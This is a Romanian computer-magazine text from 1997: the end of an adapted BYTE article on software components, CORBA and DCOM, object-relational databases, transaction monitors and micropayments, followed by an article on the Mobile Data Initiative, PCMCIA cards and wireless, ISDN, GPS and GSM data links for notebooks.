Poate mai puţin evidentă este transformarea pe care o semnalează peste tot, pentru componentele distribuite. Cuno Pfister, managerul de la Oberon Microsystems din Zürich, o vede astfel: „Obiectele distribuite sunt atractive deoarece ele promit o transparenţă completă locală /la distanţă. Mai întâi poţi dezvolta software pentru uz local, după care îl poţi împărţi pe mai multe maşini. Componentele sunt adesea puse pe picior de egalitate cu obiectele distribuite, dar în timp ce ambele împărtăşesc proprietăţi importante, cum ar fi necesiatatea unei interfeţe clar separate de implementare, componentele au sens şi acolo unde distribuţia nu mai are. Producerea de componente este calea matură pentru construirea sistemelor software, astfel vor putea apărea acele pieţe de componente gata făcute. Componentele au nevoie să fie suficient de independente pentru a fi dezvoltate, vândute şi instalate independent şi imediat după aceea să fie interoperabile pentru a se putea integra în funcţionalitatea celorlaltor componente. În alte discipline inginereşti mature, o abordare a componentelor este înţeleasă de la sine, dar în ingineria software mărunţişurile nu au fost stabilite încă.“

ILUSTRAŢII: JOE GALLAGHER © 1997

Serverele suportă clienţi mult mai puternici



➊ Un aplet client afişează harta magazinului şi anunţă serverul ce departament ai ales.

➋ O descriere în limbajul Virtual Reality Modeling Language (VRLM) a pimului raft din secţiunea de jucări este împins de la server la client, care-l transformă în imagine 3-D.

➌ Un al doilea aplet ce-ţi permite să navighezi prin scenă

➍ Deoarece inventarul magazinului se schimbă, serverul reconstruieşte (în timpul nopţii când lâncezeşte) o imagine VRLM a magazinului utilizând datele culese via SQL de la baza de date, a stocului de jucări şi de materiale, aflată la distanţă.

Ne mişcăm în spatele scenei unde componentele sunt doar butoane ale interfeţei utilizator sau mici animaţii de reclamă. Importanţa lor reală este faptul că le puteţi reutiliza pentru a forma noi „aplicaţii“ fără a recompila nimic.

Cele patru modele de componente de bază - ActiveX, Java, OpenDoc, LiveConnect de la Netscape - nu sunt compatibile funcţional, dar se înregistrează un progres în a le face să lucreze împreună. De exemplu, apropiatele JavaBeans API vor permite componentelor Java să execute containere ActiveX sau OpenDoc, în timp ce Netscape a promis să includă suport pentru controalele ActiveX în viitoarele sale navigatoare. Nu va fi mult până când vei fi capabil să combini componente Java şi ActiveX în aceaşi paletă a unei unelte de dezvoltare precum Latte de la Borland.

În timp ce acest tip de procesare a componentelor uşor distribuite este potrivită pentru sistemele bazate pe desktop PC şi pentru reţelele cu bandă îngustă, întodeauna vor exista şi aplicaţii cum sunt mecanismele de căutare în bazele de date, care au nevoie de obiecte prea mari pentru a se trimite prin reţea şi care trebuie executate pe serverele pe care sunt stocate. De aici înainte veţi avea nevoie atât de obiectele distribuite, cât şi de apeluri de proceduri la distanţă. Cheia spre viitor va fi combinarea aceste două stiluri de distribuţie în cel mai util mod posibil, transferând de pe server ceea ce este uşor de mutat şi apelându-le de la distanţă pe celelalte. Din fericire, standardele care vor face aceste lucruri posibile se plăsmuiesc chiar acum.

Java de la SunSoft, versiunea 1.1 introduce câteva noi facilităţi strategice pentru comunicarea cu obiecte la distanţă. Java Remonte Method Invocation (RMI) va permite apleturilor de pe partea de client să conducă aplicaţiile de pe server şi vice-versa, în felul în care vizualizorul realităţii virtuale o face în exemplul meu cu magazinul de jucări. Java Database Connectivity (JDBC) va furniza un API standard în bazele de date SQL; iar Object Serialization va converti obiectele Java în/din şiruri de date, deci veţi putea transfera date pe reţea la fel de uşor ca şi transferul de cod.

La fel de semnificativă este şi lansarea, târziu în 1996, de către Object Management Group a unei versiuni de specificaţii pentru General Interoperabile ORB Protocol (GIOP) şi Internet Interoperabile ORB Protocol (IIOP). Aceste protocoale specifică formatele mesajelor şi structurile de date pentru comunicarea între Object Request Brokers (ORBs) ce se conformează standardului Common Object Request Broker 2 (CORBA). Un ORB este un mecanism software ce permite obiectelor de la diferiţi producători să-şi apeleze unul altuia metodele, prin translatarea între diferitele modele obiectuale şi între modelele de date ale procesoarelor (little&big endian) sau prin orice altă translatare.

Există deja ORB, cum ar fi Black Window de la Visigenic şi OrbixWeb de la Iona, ce permit apleturilor Java să comunice cu obiectele distribuite de pe orice ORB, subordonat CORBA. Black Window generează automat cod Java atât pentru partea de client cât şi pentru cea de server din limbajul Interface Definition Language (IDL), de descriere a interfeţei, iar apleturile rezultate furnizează un acces bidirecţional între orice navigator ce suportă Java şi obiectele CORBA de pe un sistem la distanţă. (IDL este un limbaj abstract utilizat pentru a specifica interfeţele obiectelor sub CORBA şi Common Object Model, sau COM, de la Microsoft.)

Atât Netscape cât şi Oracle au adoptat IIOP ca şi bază pentru arhitecturile lor de reţele. Microsoft-ul rămâne clar detaşat de CORBA şi şi-a plasat propria tehnologie a obiectelor distribuite, Distributed COM (DCOM), în domeniul public pentru a le promova ca şi alternativă, dar cele subordonate CORBA vor fi capabile să absoarbă obiectele DCOM la fel cum a făcut-o şi cu celelalte.

Depozitarea tuturor înţelepciunilor

Înainte de a deveni o realitate, „componentele peste tot“ au nevoie să se împace cu o mare varietate de realităţi, sau cu alte cuvinte, aproape cu toate datele importante din lume, de la recensăminte şi cărţi de telefoane la informaţii ale afacerilor corporaţiilor, ce nu sunt stocate în obiecte ci în articole în bazele de date relaţionale, sau chiar sistemele cu fişiere unic accesibile din vechiul COBOL. De aceea, exemplul meu cu jucăriile şi materialele utilizează o structură cu trei straturi, unde datele de control al stocului sunt ţinute în acelaşi sistem de baze de date în care au fost în ultima decadă, iar un strat de mijloc le accesează prin intermediul limbajului SQL. În acest moment există o invazie de produse, cum ar fi ActiveX DataBase Object de la Microsoft, dbWeb, Internet Database Connector (IDC) şi SQL Server Web Assistant, ce vă permite să vă legaţi site-ul Web la bazele de date moştenite şi vă generează pagini Web de la zero pentru a afişa datele.

În timp ce o reprezentare HTML este un loc bun de început, vom dori eventual ca bazele de date să returneze obiecte adecvate. Aceia care îşi permit luxul de a porni de la zero, cum e Time-Warner cu site-ul său Pathfinder, pot utiliza o bază de date orientată obiect (în esenţă un depozit de date cu metode executabile) cu ObjectStore de la ObjectDesign ca și terminal, dar aceia care au date moștenite vor avea nevoie de un tip de formulă de compromis. Ofertanții de baze de date orientate obiect pure discută cu organizațile de bazele de date relaționale de câțiva ani, iar acum un fel de compromis apare ca și rezultat. Pe lângă toate acestea un punct forte al bazelor de date relaționale este că reușesc să accelereze interogările utilizând procesoare multiple deoarece ele regăsesc datele mai curând în seturi logice decât într-o singură înregistrare la un moment dat. Punctul lor slab este că nu pot mânui obiectele multimedia complexe cum ar fi documentele video și copuse. Argumentele pro și contra bazelor de date orientate obiect sunt exact pe dos, deci ele ar trebui să fie complementare.

Bazele de date hibrid, obiectual-relaționale, câștigă acum suport din partea tuturor producătorilor de frunte ai bazelor de date, incluzând Oracle, Sybase și IBM. Există diferite căi prin care puteți combina bazele de date relaționale și cele orientate obiect, incluzând vrapatoare de obiecte (object wrapper), biblioteci de clase și unelte de mapare.

Un vraper este un obiect ce conține o interogare SQL (sau în alt limbaj de manipulare a datelor) ce accesează o bază de date relațională și leagă datele primite sub forma unui obiect; partea proastă este că vraperul va trebui rescris de câte ori structura bazei de date se schimbă, și că pote scădea și performața. Poți evita această problemă a rescrierii, prin utilizarea unei biblioteci de clase ce separă implementarea de interfață. Produse ca DBtools de la Rogue Wave Software și SQL Obects++ 2.0 de la Objects++ Software sunt tipice în acest caz, iar sistemele, subordonate CORBA, din viitor le vor utiliza.

Seturile de unelte de mapare sunt programe ce iau un model de obiect și o schemă de bază de date și generează un strat de cod mapator, ce va converti automat datele între cele două tipuri de date. În timp ce vrapatoarele și bibliotecile pot în mod normal face numai mapări de tipul „tabel=tip“ (fiecare rând din tabel devine un obiect), o unealtă de mapare poate efectua translatări arbitrare și complexe ce trec în spatele relațiilor dintre date și adaugă valori la datele recuperate. Exemplele de astfel de unelte includ și Persistance de la Persistance Software și Object Integration Software de la Ontos.

Câteva produse de baze de date obiectual-relaționale cum sunt DB2 de la IBM, Illustra de la Informix și UniSQL/X de la UniSQL extind un SGBDR (Sistem de Gestiune a Bazelor de Date Relaționale) convenționale prin adăugarea suportului pentru tipuri și funcții definite de către utilizator, a obiectelor mari și complexe și a moștenirii multiple.

Încă nu se știe care dintre aceste tehnologii va triumfa, dar oricare ar fi, o mare parte a muncii va fi constituită din suportul pentru procesările de tranzacții (TP). O economie online reală nu poate tolera modul hazardat în care, mulți din noi, lucrăm pe Internet, unde așteptăm să ne conectăm și poate reușim (sau nu) și unde suntem deconectați după cinci minute fără avertisment. Lumea calculatoarelor mari a utilizat TP de ani de zile pentru a proteja tipul de tranzacții pe care-l faceți atunci când retrageți bani de la un automat bancar, unde ar fi dezastruos să pierdeți contactul după ce contul a fost debitat dar înainte de a vă primi banii. TP este o întreagă filosofie a sistemelor client/server în care o tranzacție devine un contract ce leagă un client cu unul sau mai multe servere, în timp ce este impusă o disciplină de actualizare atomică, de comitere respectiv de roll-back pentru a evita acțiunile care ar duce la eșuarea tranzacției. La sfârșitul unei tranzacții toate părțile implicate trebuie să cadă de acord dacă ea a avut succes sau a eșuat.

Monitoarele TP sunt programe ce administrează tranzacțile de la punctul de inițiere a lor, de obicei de la client, pe parcursul rutărilor, la echilibrarea încărcării în rețea și la repornirea lor după blocaje. Monitoarele TP de pe calculatoarele mari au evoluat spre modelul cu câteva servere mari ce suportă mii de clienți fiecare, dar un viitor orientat pe componente înseamnă mult mai multe servere mici cu conexiuni mult mai complexe. Monitoarele TP din viitor vor trebui să fie într-adevăr foarte inteligente, capabile să suporte tranzacții de lungă durată ce traversează mai multe servere și pot naște noi subtranzacții (cu terminări în cascadă de la copil la părinte).

Anunțatul Transaction Server de la Microsoft ne arată deja o evoluție subtilă a monitoarelor TP. TS nu are toate facilitățile pe care le prezintă CICS, dar dă lovitura în câteva direcții noi. De exemplu, Transaction Server va ajuta aplicațiile distribuite să se conecteze în siguranță la obiectele de la distanță, chiar și atunci când nu au loc tranzacții.

Poate cel mai potrivit loc pentru un monitor TP va fi probabil chiar în propriul vostru navigator Web. Navigatoarele viitorului vor avea nevoie să-și extindă funcționalitatea de la transmiterea paginilor HTML, la a deveni managere de resurse generale de rețea ce pot împleti împreună surse de la distanță, de diferite tipuri de date (e-mail, interogări de baze de date, căutătoare în directoare, apeluri prin ORB-i) și ce pot asigura integritatea tranzacțiilor în care sunt implicate mai multe resurse. Ținerea codului TP, mai curând la nivelul navigatorului decât la nivelul sistemului de operare, va avea sens din moment ce adesea, veți dori să fie mai puțin sigure și mai ușor de conectat fără o încărcare suplimentară. Constructorii tradiționali de monitoare TP au avut o problemă foarte grea de inginerie software, dar acest lucru se poate schimba acum când Microsoft are propria unealtă TP bazată pe COM în Distributed Transaction

Precizări

Un motiv puternic pentru mișcarea software-ului de componente este revoluția care s-a pregătit în departamentele corporației IT împotriva costisitoarei și dificilei mențineri a unui PC modern. Acum dezbaterile se axează pe întrebarea dacă calculatoarele de rețea (NC) sunt o alternativă viabilă. Un mod în care puteți vedea concursul dintre NC-uri și PC-uri, sunt două terminale ale spectrului continuu a locației software-ului.

„Stocarea locală este doar o înlocuire a lățimii de bandă“, a spus Miko Masumura, evanghelist Java la JavaSoft. „Pe un PC independent (cu o lățime de bandă zero) va trebui să vă stocați întregul univers, în timp ce la cealaltă extremă (cu lățime de bandă infinită) nu mai stocați deloc cod local dar primiți ceea ce doriți de pe rețea.“

Matsumura vede o a treia posibilitate: „Nimeni nu are lățime de bandă nelimitată, dar soluții precum Castanet de la Mirimba, vă permite să o combinați și să o potriviți cu funcții pe care doriți să le stocați local - un sistem de operare 'al tău'.“

Castanet distribuie software-ul Java utilizând o metaforă radio: „transmite“ pe diferite canale la un „tuner“ instalat pe calculatorul vostru. Fiecare program Java are canalul său, și când vă înscrieți pentru prima dată la acest canal software-ul vine pe discul vostru local; oricum, codul nu este aruncat, ca de obicei, atunci când nu îl mai folosiți ci rămâne pe discul vostru hard. Oricând se lansează un update pentru acest software, bucăți conținând doar schimbările, vor fi aduse în momentul în care vă reconectați la canal. Acest mecanism poate egala munca pentru reactualizarea datelor, cum ar fi schimbările de prețuri sau introducerea de lucruri noi. După ce utilizați Castnet pentru un timp veți găsi, chiar datele și programele pe care le-ați utilizat mult, pe dicul vostru hard, cu toate că pe Web există mult mai multe resurse disponibile; este un fel de cache persistent (similar, în principiu, cu modul în care America Online distribuie ecranele sale grafice). Microsoft și Netscape au făcut înțelegeri cu rețeaua de știri on-line Point Cast, care oferă un fel de serviciu similar, și aceasta poate figura în inițiativa Zero Administration de la Microsoft.

Coordinator, care încearcă să deschidă procesul de tranzacționare în felul în care ODBC-ul a făcut-o cu accesul bazele de date. Standardul CORBA definește și el tranzacțiile ca și parte a servicilor sale ORB; ele trebuie să fie suportate de majoritatea ORB-urilor.

Cu cât rețelele devin mai mari, utilizarea propice a acestei tehnologii va deveni esențială. „De la rețelele de comunicare cu bandă largă, se va cere mult mai mult în viitor", a estimat Dr. Andy Hopper, director al cercetărilor de la Laboratorul de cercetări Olivetti&Oracle (Cambridge, U.K.). „Ceea ce va trebui controlat vor fi punctele terminale (navigatoarele și serverele) și însuși șirurile de date. Un mod promițător de a face aceasta este să furnizăm o interfață subordonată CORBA la rețea. Deoarece CORBA este și el disponinil pentru a lucra cu majoritatea sistemelor de operare, va fi posibil ca întregul sistem de telecomunicații să fie orchestrat într-un mod consistent. Tehnologia navigatoarelor de astăzi nu poate exploata bogăția unei rețele rapide, dar prin introducerea controalelor de calitate apropiate și a controalelor CORBA la software-ele terminale, va fi posibilă o utilizare mai bună și mai autorizată a lor - de exemplu șiruri de date audio și video live ca și parte a interfeței utilizator."

Cine plătește? Și cum o face?

În viitor vom primi din ce în ce mai multe componente software pe rețea, dar industria de software nu va putea supraviețui dacă ni le va oferi gratuit. Din nefericire, munca depusă pentru dezvoltarea comerțului electronic este bună doar pentru achiziții mai mari, de exemplu o suită pentru birotică. Pentru apleturile, în noul stil, sau biții de infomații, costul validării unei tranzacții se pare a fi mai mare decât suma transferată.

Un grup de cercetători de la Digital Equipament lucrează la o soluție elegantă, un protocol redus pentru comerț numit Milicent, care produce încărcări suficient de reduse pentru a permite tranzacții sub un cent. Esența la Milicent este că fiecare producător va emite proprii bani digitali, numiți certificate, ce pot fi autentificați local (fără a se face un apel la o bancă sau la un birou de credite), din moment ce producătorul se plătește pe el însuși. Veți cumpăra certificatul pe care-l veți cheltui la un broker ce cumpără și vinde certificate de la diferiți producători. Vă veți regla contul real împreună cu brokerul, atunci când micile voastre cumpărături au acumulat o sumă destul de mare de bani pentru a depăși plafonul unei tranzacției. Producătorii vor trebui să-și încheie conturile doar cu o mână de brokeri, în loc să o facă cu mii de clienți, iar voi va trebui să negociați doar cu unul sau doi brokeri. Milicet oferă doar un simplu sistem de criptografie ce furnizează un sistem rezonabil de securitate, adecvat micilor sume transferate.

Între timp la SunLabs se lucrează la Java-Wallet, un cadru software care poate include și organiza toate aceste tipuri diferite de comerț electronic și consolida toate facturile lor într-una singură; puteți utiliza Milicet pentru micile plăți și Secure Electronic Transactions (SET) pentru cele mari. Java Wallet vă va permite să stabiliți o limită (să spunem de 10$), iar el va avertiza când ați cheltuit-o în timpul navigărilor ocazionale.

Gândiți la scară redusă și pentru rețea

Un lucru este acum sigur: Software-ul va deveni mai mic, mai modular și orientat rețea. Altfel spus, viitorul software-ului pe care l-am subliniat aici este puțin diferit de orientarea pe care majoritatea producătorilor de software o au de un an încoace. Am promis sisteme de operare distribuite care vă vor permite construirea de aplicații, compuse din obiecte de comunicație ce rulează pe mai multe mașini diferite. Acest lucru nu s-a întâmplat încă, și poate nu se va mai întâmpla. Ceea ce a intervenit este noțiunea care ne spune că, în cele mai multe cazuri, este mult mai ușor să muți software-ul acolo unde este nevoie de el - este vorba de componentele ce pot fi duse pe rețea. Această idee provine de la limbajul Java produs de Sun, dezvoltat inițial pentru utilizarea lui mai curând în televizoare decât în PC-uri, dar care și-a câștigat popularitatea datorită Web-ului. Pregătirile făcute pentru obiectele distribuite nu sunt pierdute, deoarece componentele utilizează, în general, aceleași tehnologi ale documentelor compuse, a împachetării și a containerelor. Rezultatul trebuie să fie un software mai bun și mai maleabil, calcule mai ieftine și mai ușor de întreținut și un nou nivel de transparență în comunicațiile pe rețea.

Unicul lucru ce poate opri expansiunea „compomponente peste tot", este lipsa lățimii de bandă Internet care să poată satisface toate noile cereri care vor fi create, și acest lucru este necontrolabil de marile companii de telecomunicații. Până atunci va trebui să gestionăm lățimea de bandă ca pe o resursă limitată și acesta îi va favoriza pe cei mici și isteți, ceea ce nu este rău deloc. ■

Dick Pountain este un colaborator din Londra al revistei BYTE. Poate fi găsit prin e-mail la **dick@bix.com**

INFORMAȚII

Digital Equipment
Maynard, MA
508-493-5111
http://www.digital.com

IBM
Armonk, NY
914-765-1900
http://www.ibm.com

Informix Software
Menlo Park, CA
415-926-6300
http://www.informix.com

Iona Technologies
Cambridge, MA
617-949-9000
http://www.iona.com

Marimba
Palo Alto, CA
415-328-5282
http://www.marimba.com

Microsoft
Redmond, WA
206-882-8080
http://www.microsoft.com

Netscape Communications
Mountain View, CA
415-937-3777
http://www.netscape.com

Oberon Software
Cambridge, MA
617-494-0990
http://www.oberon.com

Object Design
Burlington, MA
617-674-5000
http://www.odi.com

Ontos
Lowell, MA
508-323-8000
http://www.ontos.com

Oracle
Redwood Shores, CA
415-506 7000
http://www.oracle.com

ParcPlace-Digitalk
Sunnyvale, CA
408-481-9090
http://www.parcplace.com

Persistence Software
San Mateo, CA
415-372-3600
http://www.persistence.com

PointCast
Cupertino, CA
408-253-0894
http://www.pointcast.com

Rogue Wave Software
Corvallis, OR
541-754-3010
http://www.roguewave.com

Sybase
Emeryville, CA
510-922-3555
http://www.sybase.com

UniSQL
Austin, TX
512-343-7297
http://www.unisql.com

Visigenic Software
San Mateo, CA
415-286-1900
http://www.visigenic.com/

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Cristian-Eugen Matei*]

Mobile Data Initiative (MDI)

Hilde Corbu, Eugen Preotu

Introducere

Definiţie	MDI - Mobile Data Initiative	
Data înfiinţării	Berlin, 1.10.1996	
Componentă	Notebooks	- Toshiba, Compaq, IBM
	Terminale GSM	- Ericsson, Nokia
	Operatori	- Cellnet, DeTe-Mobil, Mannesmann, Telia, Vodafon
	Software	- Microsoft, Intel
Scop	Realizarea comunicaţiei digitale de date dintre notebook şi telefonul celular GSM	
Activitate	Londra - decembrie 1996 - primul workshop interactiv la care au participat 25 de firme europene implicate în GSM şi au fost testate 250 de aplicaţii. Următorul workshop este programat pentru luna iunie 1997 şi are ca ţintă stabilirea standardelor şi normelor conform cărora specificaţiile transmisiei de date în GSM să facă parte integrantă din softurile uzuale folosite pe calculator.	
Obiective în 2000	- 70% din calculatoarele portabile vor fi echipate cu o placă pentru transmisii de date în infrastructură GSM - 30 % din legăturile realizate într-o reţea celulară GSM vor fi pentru transfer de date	
Cebit '97	Firmele membre ale MDI au prezentat modalităţile hard şi soft prin care un notebook era conectat la orice aplicaţie care a rulat în cadrul expoziţiei: videoconferinţă, celular GSM, networking, multimedia, achiziţii de date	

Raport Dataquest

	Europa	USA
Comunicaţii digitale - Abonaţi	19 mil / 1996 66 mil / 2000	3 mil / 1996
Vânzări de notebook-uri	1 din 5 PC-uri	1 din 3 PC-uri
Licenţe Internet	2.5 mil / 1995	7.5 mil / 1995
Transmisii de date în GSM	1 terminal din 50	
Trafic în GSM	0.5 % - date / 46.3 % - voce	

Apariţia alianţei MDI subliniază o dată în plus convergenţa dintre comunicaţii şi calculatoare, dintre uneltele portabile ale secolului 21 şi aplicaţiile cunoscute deja. Implementarea structurilor de reţele digitale mobile (wireless), dezvoltarea lor la nivel internaţional şi consacrarea tehnologiilor specifice a atras după sine o creştere a pieţei de echipamente portabile (atât cerere cât şi ofertă), prin explozia aplicaţiilor ce se pot realiza în jurul lor şi recunoscute sub denumirea globală de radiocomputing.

Segmentul PCMCIA

PCMCIA este o asociaţie internaţională care a standardizat placa de dimensiunile unei cărţi de credit (69.2 mm x 51.46 mm) pentru memorie şi porturi I/O. Asociaţia are aproximativ 300 de membri printre care se află Intel, IBM, Toshiba, Lotus, Epson şi Fujitsu, standardele ei fiind recunoscute şi de către Asociaţia de Dezvoltare a Industriei Electronice Japoneze - JEIDA. Există PCMCIA Type I, II şi III, toate conectându-se la calculator cu mufă mamă de 68 pini, dar diferind între ele prin grosimea plăcii.

Tipuri de PCMCIA


- Type I / 3.3mm şi este folosită pentru extensia de memorie RAM, SRAM, flash, EEPROM.

- Type II / 5 mm este uzual folosită pentru plăci Ethernet şi plăci fax/modem. În acest tip de slot se pot instala (funcţie de aplicaţie) placă Ethernet radio, receptor GPS, interfaţă telefon celular, adaptor video, placă pentru achiziţii de date etc.

- Type III / 10.5 mm este folosit pentru discuri removable, comunicaţii radio (radio modem).

Elementele cheie ale arhitecturii software a PCMCIA sunt legate de placa PCMCIA şi de sloturile dedicate din calculator. Soft-ul care controlează sloturile PCMCIA este implementat în BIOS cu funcţia de a identifica numărul acestora şi de a detecta când s-a introdus sau extras o placă. Softul care administrează plăcile permite alocarea resurselor din notebook (memorie, întreruperi), atunci când o placă a fost montată în slot şi le poate elibera când nu mai sunt necesare. Compatibilitatea hard / soft în cazul PCMCIA asigură capabilitatea „plug and play“ a calculatorului portabil.

Creşterea cererii pentru echipamente portabile a atras după sine şi diversificarea ofertei de plăci PCMCIA, care să permită integrarea nelimitată a notebook-urilor în orice domeniu de activitate. Vânzările de plăci PCMCIA în Europa au structura cunoscută:



39 %	Flash card
22 %	Fax / modem
18 %	HDD
9 %	LAN
7 %	Fax / modem + LAN
4 %	ROM
3 %	RAM
7 %	Altele

Aplicaţii MDI


Tabelul (prezentat în anexă) grupează clasele principale de plăci PCMCIA şi aplicaţiile cărora se adresează acestea. Pentru utilizator sunt interesante cel puţin 7 aplicaţii:

Ethernet Radio


(Tabel/poz 1)

Există situații în care un echipament portabil trebuie conectat în câteva minute la o rețea cablată. În acest caz, singura soluție este dată de realizarea unei transmisii de date pe cale radio. Placa de rețea Ethernet Radio va conține specificațiile unei plăci uzuale Ethernet ISA / 16 bit, completată cu o parte ecranată unde se află un emițător / receptor de semnale. Folosind Ethernet Radio se pot conecta două clădiri (două rețele) la o distanță de maxim 5 Km, se poate cupla un echipament la o rețea cablată (folosind Wave Point Solectek), se pot transmite date între două stații de lucru (folosind WaveLan Lucent). În figura 2 și figura 3 sunt prezentate două exemple de configurare a unei aplicații, folosind Ethernet Radio.

Rețea radio în care utilizatorii schimbă date cu serverul Novell/Unix numai pe cale radio:


NOVELL SERVER
Hardware:
-WaveLAN Adapter
Software:
-DOS 3.3 or higher
-NetWare 4.x
-WaveLAN Server ODI driver
-WVLAN08.LAN
-Boot image file (diskless station)
IPX
PC / DOS (Windows)
Hardware:
-WaveLAN Adapter
Software:
-DOS 3.3 or higher
-Windows 3.X
-NetWare DOS ODI workstation
-LSL.COM
-IPXODI.COM
-VLM.EXE
-WaveLAN DOS ODI driver
-WVLAN05.COM
Notebook PC/DOS
Hardware:
-WaveLAN Adapter
Software:
-DOS 3.3 or higher
-NetWare DOS ODI Client
-LSL, IPXODI, NETX
-WaveLAN/PCMCIA driver
-Enabler.sys
-WVLAN25.DOS
PC - OS/2
Hardware:
-WaveLAN Adapter
Software:
-OS/2 1.2 (or higher)
-NetWare OS/2 Requester
-LSL.SYS
-IPX.SYS
-SPX.SYS
-NWREQ.SYS
-WaveLAN OS/2 Requester ODI driver
-WVLAN04.SYS


Rețea radio în care un user mobil accesează serverele a trei rețele cablate:



Cell A
Wireless Desktop Workstations
WavePOINT
Cell B
Mobile Workstation
Servers
WavePOINT
Cell C
Backbone
Desktop
Mobile Workstation
WavePOINT
Wireless Desktop Workstations

ISDN

(Tabel/poz 9)

Folosind cuplarea la infrastructura ISDN, firma Aethra (Italia) a prezentat la Cebit 97, un sistem portabil pentru videoconferință, ce poate fi interconectat cu notebook, FlexCam, cameră video digitală, telefon, TV, microfon. Imaginile preluate și prelucrate pot fi transmise via ISDN către alte sisteme, realizându-se analize interactive:




TV
CAMERA
PERSONAL COMPUTER
VOYAGER
ISDN
OTHER VIDEOCONFERENCING SYSTEMS
TELEPHONE
MICROPHONE

GPS

(Tabel/poz 14)


Receptorul GPS NavCard, produs al firmei Rockwell este primul GPS în format PCMCIA, putând echipa nootebook-uri, PDA și PIC ce au sloturi tip II, pentru a putea localiza un vehicul la un moment dat. A cunoaște poziția este un element important în aplicații cum ar fi: servicii medicale de urgenta, intervenții în cazuri de calamități naturale, supraveghere procese industriale, transporturi rutiere, marine, aeriene, securitate personala (AVLN - Automatic Vehicle Location and Navigation). Performanțele plăcii (5 canale) asigură o precizie de 100m, ce poate fi îmbunătățită prin capabilități diferențiale opționale și un timp de inițializare de 20-30 secunde. Puterea necesară pentru operare este de 750mW, deci sistemul trebuie sa aibă o autonomie ridicata (15 ore baterii Zinc Air).

GSM


(Tabel/poz 2, 3, 4)

GSM-ul este principala tehnologie celulară digitală, cu o largă răspândire în Europa. De aceea, mulți producători au încercat să-i folosească parametri tehnici în aplicații diferite de transmisia voce, rezultatul fiind o creștere a variantelor de terminale celulare care pot oferi servicii precum e-mail, acces Internet, transfer de date, SMS, fax etc. Ceea ce le diferențiază este modul în care se realizează aceste servicii: prin interfață PCMCIA, direct pe portul serial al notebook-ului, folosind o placă de calculator cu telefonul GSM încorporat.

Interfața PCMCIA - este soluția cea mai răspândită, majoritatea producătorilor de terminale celulare adoptând-o pentru a putea transmite date, folosind infrastructura GSM. În figură este prezentată sugestiv alăturarea telefon celular / notebook și conectarea la alte rețele (PSTN, Internet, ISDN, Packet Network), trecând prin MSC-ul unei topologii celulare:



